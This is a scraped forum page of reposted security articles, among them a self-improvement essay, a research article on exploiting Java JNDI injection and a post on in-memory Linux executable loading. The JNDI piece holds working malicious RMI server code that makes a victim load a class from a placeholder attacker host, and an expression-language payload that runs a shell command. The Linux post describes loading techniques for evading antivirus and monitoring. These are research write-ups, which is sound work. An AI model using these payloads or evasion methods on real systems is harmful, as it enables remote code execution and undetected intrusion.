trial of Falcon Prevent™ today. Sursa: https://www.crowdstrike.com/blog/digging-into-bokbots-core-module/
-
- 1
-

-
The Process of Mastering a Skill In the first part of this mini-series “The Paradox of Choice”, I talked about the psychology behind making choices when overloaded with information. Here I will cover the process of mastering a skill and how to put it into practice in a world full of distractions. This post is inspired by Mastery by Robert Greene and Deep Work by Cal Newport. I highly recommend reading both, as they will help you understand the process of mastering a skill or field. Prodigy or Expert? Have you ever wondered what separates experts from everyone else? I don’t mean the self-proclaimed “experts” who value status over learning. I mean the “geniuses” of our industry who know their field extraordinarily well and have spent decades honing their skills. How do these successful researchers master their field? Is it some natural talent they were born with, or do they have a magic trick that only a few know about? When performance psychologists studied what distinguishes experts across several different fields, they kept coming across the same answer in each field: deliberate practice. In his 1993 paper The Role of Deliberate Practice in the Acquisition of Expert Performance, K. Anders Ericsson stated: We deny that these differences are immutable, that is, due to innate talent. Only a few exceptions, most notably height, are genetically prescribed. Instead, we argue that the differences between expert performers and normal adults reflect a life-long period of deliberate effort to improve performance in a specific domain. K. Anders Ericsson Today we know that it’s not magic. It’s this specific form of practice. If you look at the so-called “geniuses” throughout history, time and again the common factor is not innate talent, but just that they each put countless hours into mastering their craft long before arriving at their respective breakthroughs. Does that mean you can become the next Einstein? Yes. But not if you waste your time with unstructured learning. If you structure your approach to learning, apply solid discipline and rebuild your own brain’s ability to focus, you can achieve truly great things. The trick is to focus on deliberate practice rather than on practice alone. You will read about the difference between the two in section Deep Work, or in my previous blog post on The Importance of Deep Work. In his book The Laws of Human Nature, Greene notes that mastering a skill that matches your interests gives your brain the sense of purpose and direction that it craves. This is important when learning something new, because practice can otherwise be tedious and cognitively demanding. Clear goals let us embrace this process, knowing that the eventual reward will outweigh the sacrifice. This, in turn, makes the process more pleasant. Eventually your mind develops enough discipline to withstand distractions and becomes pleasantly absorbed in the work. This is how we achieve focus and momentum. In this state of flow your brain retains more information and so you learn even faster. It is easy to get overexcited and want to learn many skills all at once. I could do this, I could do that. No, you can’t. You can’t do everything at once, and you are not meant to do everything in life. Focusing on one activity should not frighten you; it should liberate you. Developing solid skills in one area lets you branch out to something else and to combine different skills. If you are someone who gets easily bored, you can follow the path of doing different things, but doing so by mastering each before advancing to the next. Mastering a skill or field is a challenging but fulfilling and rewarding feeling. It takes patience, dedication, and discipline. If you feel like you lack these things, don’t be discouraged. Part of the process is to develop skills like discipline and patience on your way to mastery. Once you have mastered one skill or field, it will be much easier to move on to the next one because you will have developed the brain muscles and the skills that make it easier for you to structure your learning and retain information in a more efficient way. Greene breaks this process down into three stages: “apprenticeship”, the “creative/active” phase, and finally “mastery”. Stage 1: Apprenticeship Apprenticeship is the stage where you learn a wide-range of skills related to your chosen field. In this stage you should identify which skills are the most important to learn and prioritize these, gaining proficiency on a skill-by-skill basis. It is better to learn one skill at a time, rather than trying to multitask and learn them all at once. During this stage it is okay to mirror the techniques of others and try them yourself by, for example, following online tutorials or reinventing well-known tools for yourself. But it is also important to get out of your comfort zone and not shy away from difficult problems or obstacles. Apprenticeship can be the most challenging of the three stages of mastery, but it is also the most important. So here are some things to keep in mind as you are going through this stage: Value learning over money: During this stage, focus on mastery, not money. Be patient and remember that the eventual reward will outweigh the sacrifice. Don’t focus on status. Don’t focus on proving yourself to others and showing off what you know. Instead, focus on teaching other what you have learned. Sharing your knowledge with others by, for example, writing blog posts is a great way of filling your gaps in understanding a subject. If your writing focuses on trying to explain a concept well to the biggest possible audience, you will help develop your own understanding of the skill as well as learn how to explain complex topics to a broader audience. But be careful: if you set out to show-off and sound “smart” in your blog posts you will end up leaving out important context from your posts, fail to admit how you overcame obstacles, and end up putting others off and looking like a jerk. Don’t pay much attention to what others think. If you focus too much on what others think of you, it will make you feel insecure and distract you from learning. Remember: in this stage you are still learning and that’s okay; it doesn’t matter that you’re not an expert yet. If you instead set clear goals and have a sense that you are advancing, you will focus more on the quality of your work. This will also help you distinguish between constructive versus malicious criticism. Keep expanding your horizons: Exchange ideas with people from your industry and hang out in a hacker space or conference every now and then. These experiences and connections all contribute to your learning. Talk to people about your current projects and ask them about theirs rather than trying to show off. Embrace the feeling of inferiority: If you feel like you already know something or have mastered it, you stop learning. Always assume that you are a beginner and that there’s more to learn. There’s always more to learn. A sense of superiority can make you fragile to criticism and too insecure seek help or improve. Trust the process: It takes time. Nobody masters a skill overnight. But this should motivate you rather than discourage you. After all, if mastering a skill was easy, the skill would have little value. Try to align your individual interests in a field to identify a niche that you can dominate. Move toward resistance and pain, avoid the easy path: It is very human to avoid our own weaknesses, and so stretching our mind to its limits can feel uncomfortable. This leads most people to stay in familiar territory rather than advancing to new things. If you want to achieve mastery, you must instead follow the “resistance path”. Pick challenges that are slightly above your skill level to help you advance. Avoid challenges that are either way too far beyond your skill which might discourage you, or those below your skill level which will bore you and cause you to lose focus. Get used to failure and embrace it as a critical part of learning: When a computer program malfunctions, it shows you that you need to improve it. Treat your own failures the same way: as opportunities for improvement. Failures make us tougher and show us how something doesn’t work. Failures are learning opportunities giving you a new experience to learn from. Master the art “what” and the science “how” of everything you do: Get a full understanding of the skill, not just the tools, or one narrow technique. It is totally okay to get familiar with all the tools Kali Linux has to offer, but your aim should be to understand the inner workings behind the techniques that are being used by these tools. Don’t be afraid to “reinvent the wheel” by building your own versions of existing tools–this can also help you to internalize a concept. Advance through trial and error: Be curious! Try out new things! If you wonder if something would work in practice, try it out and see. If it works, great. If not, you’ll have learned why it doesn’t work. Stage 2: Creative-Active The creative/active stage occurs after you’ve established a solid foundation in the skills of your chosen field. In this stage you combine these skills together in new and more interesting ways. Unlike the apprentice stage, where you tried and learned pre-existing techniques, here you combine them to come up with your own and develop your own unique style to execute your craft like nobody else. Some people try to jump straight into this stage and skip the apprenticeship stage. These people usually fail because inventing something new without knowing what’s already out there or having a firm understanding of the basis of the skill is very frustrating and difficult. Often this aspect of mastery can seem scary. You are venturing into places no tutorials exist and trying to use your skills in ways nobody else has before. Stage 3: Mastery The final stage is where all the hours of work finally pay off… Mastery! The entire process can be summarized as follows. Click to enlarge the image. To finally achieve mastery, you’ll need to learn how to manage distractions, how to reach flow, and how to embrace deep work, and recognize that it is deliberate practice, not just hours spent in front of a computer or a book that determines how fast you will achieve mastery. Motivation Each of us knows what it is like to be distracted and be unproductive. We often wait for motivation to strike and inspire us to start our project. But we don’t have to wait for motivation to appear out of nowhere; we can instead induce motivation. In my experience, motivation happens when we start with action, which in turn sparks inspiration, and this inspiration gives us motivation to go further in a self-reinforcing loop. Even once we are motivated to action, it is easy to tinker around without direction or become distracted by social media and phone notifications. If we allow ourselves to get distracted, eventually we will see that time passes quickly, but we don’t get much done. Managing and minimizing distractions is therefore critical to achieving flow and making best use of time. Flow I covered the concept of flow and Deep Work in my blog post The Importance of Deep Work in more detail. Flow is the momentum you reach when you are fully focused on a task and everything seems to flow effortlessly. Flow can be quite addictive. Those who have experienced flow know that it feels like you’re in a meditative state of productivity. It feels calming and gives you a sense of purpose. This rewarding feeling of flow is best described by psychologist Mihaly Csikszentmihalyi: The best moments usually occur when a person’s body or mind is stretched to its limits in a voluntary effort to accomplish something difficult and worthwhile Mihaly Csikszentmihalyi The 25-minute Rule In a study from the University of California Irvine, researchers studied the costs of interrupted work. According to the study, it takes an average of 23 minutes and 15 seconds to get back to the task after being interrupted. Interrupted work also caused participants of this study to experience higher levels of stress, frustration, and mental exhaustion. A good rule of thumb is that it takes about 25 minutes of undistracted focus to reach a state of flow. This means if you’re checking your phone notifications every 20 minutes you will never reach this state. Apps are designed to keep us in front of our screen as much as possible. It’s a battle for attention; a cascading waterfall of notifications. We unlock our phones 80 times per day on average. New versions of Android and iOS have a new “Screen Time” feature. This shows you statistics of how much time you spend staring at your screen, what apps you use the most, and now many times you unlock your phone. Check it out: you might be surprised how much time and focus apps are draining from you each day. Even if we know how much time we waste on our phone, it can still be difficult to battle it and focus on what is important. To help, I will cover some of the apps that help me stay focused at the end of this blog post. Deep Work In Deep Work: Rules for Focused Success in a Distracted World, Newport writes: Professional activities performed in a state of distraction-free concentration that push your cognitive ability to their limit. These efforts create new value, improve your skills, and are hard to replicate. Deep work is hard and shallow work is easier and in the absence of clear goals for your job, the visible busyness that surrounds shallow work becomes self-preserving. Cal Newport In his research Newport discovered that high-performing students exemplified the following rule: Work Accomplished = Time Spent x Intensity This rule is why some students spend all night studying and still struggle, whereas others easily outperform them. I wish I had understood this rule when I was an undergraduate during exams. Only later I realized that time spent “studying” doesn’t make much difference if the time spent is not high-intensity. Once I understood this, I could avoid all-nighters and accomplish far more in much less time. The secret is to systematically increase the intensity levels of your focus by experimenting with various techniques that fit your specific lifestyle and brain. My approach is to split my projects into deep work sessions. I make a list of things I want to accomplish and focus on the task for 90-120 minute periods, followed by a short break, and then repeat. You’d be amazed how much you can get done in a 4 hour block of uninterrupted work. Deliberate practice is purposeful, systematic, and stretches your mind to its limits. It requires focused attention and is performed with the goal of improving performance. Regular practice is basically mindless repetition of the same task. The more we repeat a task, the more mindless it becomes. Mindless activity is the enemy of deliberate practice. You need get used to failure and embrace it as a critical part of learning. Productivity Apps Devices are usually the source of our distractions, but there are a few apps we can use to help increase productivity. Here are some of my favorite apps that I use to reduce distractions when working: Screen Time: If you have an iPhone, use this feature! It tells you the unvarnished truth about your app use. You can set limits on specific apps or categories of apps, like social media. Once you reach the limit, the apps will be disabled. You can re-enable access for another 15 minutes each time you reach your limit. Personally, I limit social media access to 30 minutes per day when I’m not traveling. Trello: I use Trello boards to manage and plan my projects. Trello helps you create project boards, to-do lists, set deadlines, and so on. One of my boards serves as my weekly to-do list and is called “Weekly”. For individual projects I use boards listing different project stages and a to-do list for each. Your project to-do list doesn’t need to detail your entire plan right from the start. Your first project to-do list should instead contain small steps to get your project started. Make it as small as possible, listing 10 items or so. This will help you get started and help you progress step-by-step without getting stuck on what to do next. As you work through your to-do list you will come up with more items and can add them to the list as you go. Try to create to-do list items that represent clear instructions of what to do next, so whenever you look at the list you know exactly how to proceed. For example, suppose that you need to prepare a presentation. A to-do list containing items like “create outline”, “create all graphics”, “create slides” and “finish slides” is too abstract, and you might spend too much time splitting the task up in your head and forgetting what to do next. A better approach would be to split each step into small tasks, such as the following: Create outline Map out the different sections Map out the different subsections Create graphic for slide X Create graphic for slide Y Forest: This is my favorite app, as it is both simple and useful. Whenever I decide to focus on a task for an hour or two, I set my Forest timer and hit “plant” to plant a tree of my choosing. If you switch to another app while the tree is growing, the tree will die. If you manage to avoid switching apps until your period of focus is done, you get a tree and points that can be spent on new types of trees and bushes for your Forest garden. The app is very simple and has the psychological effect of rewarding you for remaining undistracted. It helps make focus a habit and teaches your brain that it’s time to ignore distractions and to focus as soon as you press the “plant” button. Make Deep Work a Habit Don’t just do deep work every now and then. Make it a habit! You need to choose a strategy/philosophy that fits your specific circumstances, as a mismatch can derail your deep work habit before it has a chance to solidify. Here are some strategies I extracted from the book Deep Work: Rules for Focused Success in a Distracted World: Monastic: “This philosophy attempts to maximize deep efforts by eliminating or radically minimizing shallow obligations.” — isolate yourself for long periods of time without distractions; no shallow work allowed. Bimodal: “This philosophy asks that you divide your time, dedicating some clearly defined stretches to deep pursuits and leaving the rest open to everything else.” – dedicate a few consecutive days (like weekends, or a Sunday, for example) for deep work only, at least one day a week. Rhythmic: “This philosophy argues that the easiest way to consistently start deep work sessions is to transform them into a simple regular habit.” – create a daily habit of three to four hours every day to perform deep work on your project. Journalistic: “in which you fit deep work wherever you can into your schedule.” — Not recommended to try out first, since you first need to accustom yourself to deep work. Book Recommendations If you are serious about mastering a skill in your field, I recommend getting some context and reading books that provide you with practical knowledge and put you into the right mindset. Here are some books I highly recommend, ordered by usefulness and importance. Mastery – Robert Greene Deep Work – Cal Newport The Subtile Art of Not Giving a Fuck – Mark Manson The Power of Habit – Charles Dugigg Atomic Habits – James Clear The Paradox of Choice – Barry Schwartz Sursa: https://azeria-labs.com/the-process-of-mastering-a-skill/
-
Exploiting JNDI Injections in Java By Michael Stepankin Research Share this article: Java Naming and Directory Interface (JNDI) is a Java API that allows clients to discover and look up data and objects via a name. These objects can be stored in different naming or directory services, such as Remote Method Invocation (RMI), Common Object Request Broker Architecture (CORBA), Lightweight Directory Access Protocol (LDAP), or Domain Name Service (DNS). In other words, JNDI is a simple Java API (such as 'InitialContext.lookup(String name)') that takes just one string parameter, and if this parameter comes from an untrusted source, it could lead to remote code execution via remote class loading. When the name of the requested object is controlled by an attacker, it is possible to point a victim Java application to a malicious rmi/ldap/corba server and response with an arbitrary object. If this object is an instance of "javax.naming.Reference" class, a JNDI client tries to resolve the "classFactory" and "classFactoryLocation" attributes of this object. If the "classFactory" value is unknown to the target Java application, Java fetches the factory's bytecode from the "classFactoryLocation" location by using Java's URLClassLoader. Due to its simplicity, It is very useful for exploiting Java vulnerabilities even when the 'InitialContext.lookup' method is not directly exposed to the tainted data. In some cases, it still can be reached via Deserialisation or Unsafe Reflection attacks. Example of the vulnerable app: @RequestMapping("/lookup") @Example(uri = {"/lookup?name=java:comp/env"}) public Object lookup(@RequestParam String name) throws Exception{ return new javax.naming.InitialContext().lookup(name); } Exploiting JNDI injections before JDK 1.8.0_191 By requesting "/lookup/?name=ldap://127.0.0.1:1389/Object" URL, we can make the vulnerable server connect to our controlled address. To trigger remote class loading, a malicious RMI server can respond with the following Reference: public class EvilRMIServer { public static void main(String[] args) throws Exception { System.out.println("Creating evil RMI registry on port 1097"); Registry registry = LocateRegistry.createRegistry(1097); //creating a reference with 'ExportObject' factory with the factory location of 'http://_attacker.com_/' Reference ref = new javax.naming.Reference("ExportObject","ExportObject","http://_attacker.com_/"); ReferenceWrapper referenceWrapper = new com.sun.jndi.rmi.registry.ReferenceWrapper(ref); registry.bind("Object", referenceWrapper); } } Since "ExploitObject" is unknown to the target server, its bytecode will be loaded and executed from "http://_attacker.com_/ExploitObject.class", triggering an RCE. This technique worked well up to Java 8u121 when Oracle added codebase restrictions to RMI. After that, it was possible to use a malicious LDAP server returning the same reference, as described in the "A Journey from JNDI/LDAP manipulation to remote code execution dream land" research. A good code example may be found in the 'Java Unmarshaller Security' Github repository. Two years later, in the Java 8u191 update, Oracle put the same restrictions on the LDAP vector and issued CVE-2018-3149, closing the door on JNDI remote classloading. However, it is still possible to trigger deserialisation of untrusted data via JNDI injection, but its exploitation highly depends on the existing gadgets. Exploiting JNDI injections in JDK 1.8.0_191+ Since Java 8u191, when a JNDI client receives a Reference object, its "classFactoryLocation" is not used, either in RMI or in LDAP. On the other hand, we still can specify an arbitrary factory class in the "javaFactory" attribute. This class will be used to extract the real object from the attacker's controlled "javax.naming.Reference". It should exist in the target classpath, implement "javax.naming.spi.ObjectFactory" and have at least a "getObjectInstance" method: public interface ObjectFactory { /** * Creates an object using the location or reference information * specified. * ... /* public Object getObjectInstance(Object obj, Name name, Context nameCtx, Hashtable environment) throws Exception; } The main idea was to find a factory in the target classpath that does something dangerous with the Reference's attributes. Looking at the different implementations of this method in the JDK and popular libraries, we found one that seems very interesting in terms of exploitation. The "org.apache.naming.factory.BeanFactory" class within Apache Tomcat Server contains a logic for bean creation by using reflection: public class BeanFactory implements ObjectFactory { /** * Create a new Bean instance. * * @param obj The reference object describing the Bean */ @Override public Object getObjectInstance(Object obj, Name name, Context nameCtx, Hashtable environment) throws NamingException { if (obj instanceof ResourceRef) { try { Reference ref = (Reference) obj; String beanClassName = ref.getClassName(); Class beanClass = null; ClassLoader tcl = Thread.currentThread().getContextClassLoader(); if (tcl != null) { try { beanClass = tcl.loadClass(beanClassName); } catch(ClassNotFoundException e) { } } else { try { beanClass = Class.forName(beanClassName); } catch(ClassNotFoundException e) { e.printStackTrace(); } } ... BeanInfo bi = Introspector.getBeanInfo(beanClass); PropertyDescriptor[] pda = bi.getPropertyDescriptors(); Object bean = beanClass.getConstructor().newInstance(); /* Look for properties with explicitly configured setter */ RefAddr ra = ref.get("forceString"); Map forced = new HashMap<>(); String value; if (ra != null) { value = (String)ra.getContent(); Class paramTypes[] = new Class[1]; paramTypes[0] = String.class; String setterName; int index; /* Items are given as comma separated list */ for (String param: value.split(",")) { param = param.trim(); /* A single item can either be of the form name=method * or just a property name (and we will use a standard * setter) */ index = param.indexOf('='); if (index >= 0) { setterName = param.substring(index + 1).trim(); param = param.substring(0, index).trim(); } else { setterName = "set" + param.substring(0, 1).toUpperCase(Locale.ENGLISH) + param.substring(1); } try { forced.put(param, beanClass.getMethod(setterName, paramTypes)); } catch (NoSuchMethodException|SecurityException ex) { throw new NamingException ("Forced String setter " + setterName + " not found for property " + param); } } } Enumeration e = ref.getAll(); while (e.hasMoreElements()) { ra = e.nextElement(); String propName = ra.getType(); if (propName.equals(Constants.FACTORY) || propName.equals("scope") || propName.equals("auth") || propName.equals("forceString") || propName.equals("singleton")) { continue; } value = (String)ra.getContent(); Object[] valueArray = new Object[1]; /* Shortcut for properties with explicitly configured setter */ Method method = forced.get(propName); if (method != null) { valueArray[0] = value; try { method.invoke(bean, valueArray); } catch (IllegalAccessException| IllegalArgumentException| InvocationTargetException ex) { throw new NamingException ("Forced String setter " + method.getName() + " threw exception for property " + propName); } continue; } ... The "BeanFactory" class creates an instance of arbitrary bean and calls its setters for all properties. The target bean class name, attributes, and attribute's values all come from the Reference object, which is controlled by an attacker. The target class should have a public no-argument constructor and public setters with only one "String" parameter. In fact, these setters may not necessarily start from 'set..' as "BeanFactory" contains some logic surrounding how we can specify an arbitrary setter name for any parameter. /* Look for properties with explicitly configured setter */ RefAddr ra = ref.get("forceString"); Map forced = new HashMap<>(); String value; if (ra != null) { value = (String)ra.getContent(); Class paramTypes[] = new Class[1]; paramTypes[0] = String.class; String setterName; int index; /* Items are given as comma separated list */ for (String param: value.split(",")) { param = param.trim(); /* A single item can either be of the form name=method * or just a property name (and we will use a standard * setter) */ index = param.indexOf('='); if (index >= 0) { setterName = param.substring(index + 1).trim(); param = param.substring(0, index).trim(); } else { setterName = "set" + param.substring(0, 1).toUpperCase(Locale.ENGLISH) + param.substring(1); } The magic property used here is "forceString". By setting it, for example, to "x=eval", we can make a method call with name 'eval' instead of 'setX', for the property 'x'. So, by utilising the "BeanFactory" class, we can create an instance of arbitrary class with default constructor and call any public method with one "String" parameter. One of the classes that may be useful here is "javax.el.ELProcessor". In its "eval" method, we can specify a string that will represent a Java expression language template to be executed. package javax.el; ... public class ELProcessor { ... public Object eval(String expression) { return getValue(expression, Object.class); } And here is a malicious expression that executes arbitrary command when evaluated: {"".getClass().forName("javax.script.ScriptEngineManager").newInstance().getEngineByName("JavaScript").eval("new java.lang.ProcessBuilder['(java.lang.String[])'](['/bin/sh','-c','nslookup jndi.s.artsploit.com']).start()")} Chaining all things together After the patch, there is almost no difference between LDAP and RMI for exploitation purposes, so for simplicity we will use RMI. We are writing our own malicious RMI server that responds with a crafted "ResourceRef" object: import java.rmi.registry.*; import com.sun.jndi.rmi.registry.*; import javax.naming.*; import org.apache.naming.ResourceRef; public class EvilRMIServerNew { public static void main(String[] args) throws Exception { System.out.println("Creating evil RMI registry on port 1097"); Registry registry = LocateRegistry.createRegistry(1097); //prepare payload that exploits unsafe reflection in org.apache.naming.factory.BeanFactory ResourceRef ref = new ResourceRef("javax.el.ELProcessor", null, "", "", true,"org.apache.naming.factory.BeanFactory",null); //redefine a setter name for the 'x' property from 'setX' to 'eval', see BeanFactory.getObjectInstance code ref.add(new StringRefAddr("forceString", "x=eval")); //expression language to execute 'nslookup jndi.s.artsploit.com', modify /bin/sh to cmd.exe if you target windows ref.add(new StringRefAddr("x", "\"\".getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().getEngineByName(\"JavaScript\").eval(\"new java.lang.ProcessBuilder['(java.lang.String[])'](['/bin/sh','-c','nslookup jndi.s.artsploit.com']).start()\")")); ReferenceWrapper referenceWrapper = new com.sun.jndi.rmi.registry.ReferenceWrapper(ref); registry.bind("Object", referenceWrapper); } } This server responds with a serialized object of 'org.apache.naming.ResourceRef', with all crafted attributes to trigger the desired behaviour on the client. Then we trigger JNDI resolution on the victim Java process: new InitialContext().lookup("rmi://127.0.0.1:1097/Object") Nothing undesirable will happen when this object is deserialised. But since it still extends "javax.naming.Reference", the "org.apache.naming.factory.BeanFactory" factory will be used on the victim's side to get the 'real' object from the Reference. At this stage, a remote code execution via template evaluation will be triggered and the 'nslookup jndi.s.artsploit.com' command will be executed. The only limitation here is that the target Java application should have an "org.apache.naming.factory.BeanFactory" class from the Apache Tomcat Server in the classpath, but other application servers may have their own object factories with the dangerous functionality inside. Solution: The actual problem here is not within the JDK or Apache Tomcat library, but rather in custom applications that pass user-controllable data to the "InitialContext.lookup()" function, as it still represents a security risk even in fully patched JDK installations. Keep in mind that other vulnerabilities (such as 'Deserialisation of untrusted data' for example) may also lead to JNDI resolution in many cases. Preventing these vulnerabilities by using a source code review is always a good idea. Sursa: https://www.veracode.com/blog/research/exploiting-jndi-injections-java
-
- 1
-
-
Santa's ELFs: Running Linux Executables Without execve Adam Cammack Jan 03, 2019 7 min read This blog is the 11th post in our annual 12 Days of HaXmas blog series. Merry HaXmas! Now that the holidays are winding down, Santa's elves can finally get some much-needed rest after working tirelessly on dolls, wooden trains, and new copies of Fortnite. Santa's ELFs, however, do not get such a break, since the Executable and Linkable Format (ELF) is the base of numerous Unix-like operating systems such as Linux, most modern BSDs, and Solaris. ELF files are capable of many tricks, like those we use in our *nix Meterpreter implementation, but those tricks require building each executable either with our special toolchain or GCC 8+ with the new -static-pie flag. What if things were different? The kernel doesn't need a file on disk to load and run code, even if it makes us have one. Surely with some HaXmas magic and elbow grease we can do it ourselves. Handcrafted mirrors Perhaps the most-desired trick for executable formats is reflective loading. Reflective loading is an important post-exploitation technique used to avoid detection and execute more complex tools in locked-down environments. It generally has three broad steps: Get code execution (e.g., exploitation or phishing) Grab your own code from somewhere Convince the operating system to run your code without loading it like a normal process That last part is what makes reflective loading desirable. Environments are increasingly locked down, and the components of a normal process start are the most obvious targets. Traditional antivirus scans things on the disk, code signing checks integrity as new processes start, and behavioral monitoring keeps checking to make sure none of those processes start doing anything too weird. The thought is, if attackers can't run any programs, they can't do anything and the system is secure. This is not entirely correct; blocking the most obvious paths just makes things painful. In particular, Windows, which uses the Portable Executable (PE) format, has seen much research into this topic, both because it is widely deployed and because it has useful reflection building blocks built into the core operating system. In fact, it has the gold standard API for this sort of work, CreateRemoteThread and friends, which allows attackers to not merely load, but inject code into other running processes. Despite lacking fun APIs for reflective injection like CreateRemoteThread found in Windows, the last few years have seen some interesting research in unorthodox ways to use developer-focused Linux features to make their own security-focused lives better. A good summary of command-only approaches can be found here, and other techniques that require helper files include tools such as linux-inject. A more modern technique that can be executed from a helper binary or scripting language uses some new-ish sycalls. These approaches on Linux can be grouped into five categories: Writing to temporary files: This is not too different from typical code, but it doesn't leave disk artifacts. Injecting with ptrace: This requires some sophistication to control and classically allows broad process-hopping. Self-modifying executables: dd is a classic for this, and it requires a bit of fineness and customized shellcode. FFI integration in scripting languages: Python and Ruby are both suitable, current techniques that only load shellcode. Creating non-filesystem temporary files: This uses syscalls added in 2014, so it's approaching broad usability. Strict working conditions Few people closely watch their Linux boxes (congratulations if you do!), but these technique styles have security/opsec considerations in addition to their respective technical challenges alluded to above. If you are on the bluer end of the security spectrum, think of the following as ways to frustrate any remote attackers lucky enough to compromise something: Temporary files It is increasingly common to find /tmp and /dev/shm mounted noexec (that is, no file in that tree can be executed), especially on mobile and embedded systems. Speaking of embedded systems, those often have read-only persistent file storage as well, so you can't even fall back to hoping no one is looking at the disk. Self-modifying executables and ptrace Access to ptrace and most of fun introspection in /proc/<PID> is governed by the kernel.yama.ptrace_scope sysctl variable. On boxes that are not being used for development, it should be set to at least 2 to remove access from non-privileged users. This is default on many mobile and embedded systems, and modern desktop/server distros default to at least 1, which reduces its usefulness for wildly hopping across processes. Also, it's Linux-specific, so no sweet, sweet BSD shells for you. FFI integrations Ruby's fiddle and Python's ctypes specifically are very flexible and for a lot of small things can function like an interpreted C. They don't have an assembler, though, so any detail work with registers or bootstrapping into different executables will need done with shellcode from your end. You also never know which version, if any, is going to be installed on a given system. Non-filesystem temporary files Also Linux-specific, this calls a pair of new syscalls that together can bypass any noexec flags I have been able to muster (tested through kernel 4.19.10). The first syscall is memfd_create(2). Added in 3.17, it allocates a new temporary filesystem with default permissions and creates a file inside that that does not show up in any mounted filesystem except /proc. The second syscall, added in 3.19, is execveat(2). It can take a file descriptor and pass it to the kernel for execution. The downside is that the created file can easily be found with find /proc/*/fd -lname '/memfd:*', since all the memfd_create(2) files are represented as symbolic links with constant prefix. This feature in particular is rarely used in common software—the only legitimate example I can find on my Linux boxen was added to PulseAudio in 2016. A (runtime) linker to the past And then there's big bottleneck: To run other programs, all these techniques use the standard execve(2) (or the related execveat(2) call in that last case). The presence of tailored SELinux profiles or syscall auditing could easily render them off-limits, and on recent SELinux-enforcing Android builds, it does. There is another technique called userland exec or ul_exec; however, that mimics how the kernel initializes a process during an execve and handing control off to runtime linker: ld.so(8). This is one of the earliest techniques in this field, pioneered by the grugq, though it's never been much pursued because it is a bit fiddly compared to the techniques above. There was an update and rewrite for x86_64, but it implements its own standard library, making it difficult to extend and unable to compile with modern stack-smashing protection. The Linux world is very different from what it was nearly 15 years ago when this technique was first published. In the modern day, with 40+ bits of address space and position-independent executables by default, cobbling together the execve process is more straightforward. Sure, we can't hardcode the stack address and have it work >90% of the time, but programs don't rely on it being constant anymore, either, so we can put it nearly wherever and do less juggling with memory addresses. Linux environments are now also more common, valuable, and closely guarded than in 2004, so going through the effort is worth it in some scenarios. Process There are still two requirements for emulating the work of execve that are not a given all the time, depending on execution method and environment. First, we require page-aligned memory allocation and the ability to mark the memory executable after we populate it. Because it is required for JITs, the built-in library loader dlopen(3), and some DRM implementations, it is difficult to completely remove from a system. However, SELinux can restrict executable memory allocation, and some more self-contained platforms like Android use these restrictions to good effect on things that are not approved browsers or DRM libraries. Next, we require the ability to arbitrarily jump into said memory. Trivial in C or shellcode, it does requires a full FFI interface in a scripting language and rules out a non-XS Perl implementation, for example. The process detailed by grugq has changed in subtle but interesting ways. Even with all the development that has taken place, the overall steps are the same as before. One security feature of the modern GNU/Linux userland is that it is less concerned with particular memory addresses, which gives us more flexibility to implement our other kind of security feature. There are also more hints that the kernel passes to the runtime in the auxiliary vector and finding the original is now more desirable, but most programs can work fine with a simple one on most architectures. The tool The downfall of many tools, especially in open source and security, is staleness. With execve emulation left aside for other loading methods, the two ul_exec implementations have gotten little interest and (as best as I can tell) few updates from their authors. Our Linux Meterpreter implementation currently lacks support for the popular -m option to the execute command that on Windows runs a process completely in-memory under the guise of a benign program. Using this and a fallback technique or two from above would give us the capabilities that we need to run uploaded files from memory and with a little trickery, such as mapping extra benign files or changing the process name before handing control over to the uploaded executable, completely replicate -m. A nice side effect is that this will also make building and distributing plugins easier, as they will no longer need to be made into a memory image at build time. To enable this, I am creating a shared library that will live alongside our Linux Meterpreter, mettle. It won't depend on any of the Meterpreter code, but by default, it will build with its toolchain. It will also be free and packageable into whatever post-exploitation mechanism you desire. Be sure to check out the pull request if you have any questions or suggestions. Here we can see an example tool that uses this library in action as viewed through the microscope of the syscall tracer strace(1). To avoid all the output associated with normal tracing, we are just using the %process trace expression to view only calls associated with the process life cycle like fork, execve, and exit. On x86_64, the %process expression also grabs the arch_prctl syscall, which is only used on x86_64 and only for setting up thread-local storage. The execve is from strace starting the executable, and the first pair of arch_prctl calls is from the library initialization. Then nothing until the target library starts up with its own pair of arch_prctl calls and prints out our message. $ strace -e trace=%process ./noexec $(which cat) haxmas.txt execve("./noexec", ["./noexec", "/usr/bin/cat", "haxmas.txt"], 0x7ffdcbdf0bc0 /* 23 vars */) = 0 arch_prctl(0x3001 /* ARCH_??? */, 0x7fffa750dd20) = -1 EINVAL (Invalid argument) arch_prctl(ARCH_SET_FS, 0x7f17ca7db540) = 0 arch_prctl(0x3001 /* ARCH_??? */, 0x7fffa750dd20) = -1 EINVAL (Invalid argument) arch_prctl(ARCH_SET_FS, 0x7f17ca7f3540) = 0 Merry, HaXmas! exit_group(0) = ? +++ exited with 0 +++ Putting a bow on it With this new library part of Mettle, we hope to provide a long-term, stealthy way of reliably loading programs on compromised Linux boxes. If you have questions or suggestions, be sure to check out out the progress of my pull request, our *nix payload, or join us on Slack. Sursa: https://blog.rapid7.com/2019/01/03/santas-elfs-running-linux-executables-without-execve/
-
- 2
-
-
Top 10 web hacking techniques of 2018 - nominations open James Kettle | 03 January 2019 at 14:43 UTC Nominations are now open for the top 10 new web hacking techniques of 2018. Every year countless security researchers share their findings with the community. Whether they're elegant attack refinements, empirical studies, or entirely new techniques, many of them contain innovative ideas capable of inspiring new discoveries long after publication. And while some inevitably end up on stage at security conferences, others are easily overlooked amid a sea of overhyped disclosures, and doomed to fade into obscurity. As such, each year we call upon the community to help us seek out, distil, and preserve the very best new research for future readers. As with last year, we’ll do this in three phases: Jan 1st: Start to collect community nominations Jan 21st: Launch community vote to build shortlist of top 15 Feb 11th: Panel vote on shortlist to select final top 10 Last year we decided to prevent conflicts of interest by excluding PortSwigger research, but found the diverse voting panel meant we needed a better system. We eventually settled on disallowing panelists from voting on research they’re affiliated with, and adjusting the final scores to compensate. This approach proved fair and effective, so having checked with the community we'll no longer exclude our own research. To nominate a piece of research, either use this form or reply to this Twitter thread. Feel free to make multiple nominations, and nominate your own research, etc. It doesn't matter whether the submission is a blog post, whitepaper, or presentation recording - just try to submit the best format available. If you want, you can take a look at past years’ top 10 to get an idea for what people feel constitutes great research. You can find previous year's results here: 2006, 2007, 2008, 2009, 2010, 2011, 2012, 2013, 2014, 2015, 2016/17. Nominations so far Here are the nominations so far. We're making offline archives of them all as we go, so we can replace any that go missing in future. I'll do a basic quality filter before the community vote starts. How I exploited ACME TLS-SNI-01 issuing Let’s Encrypt 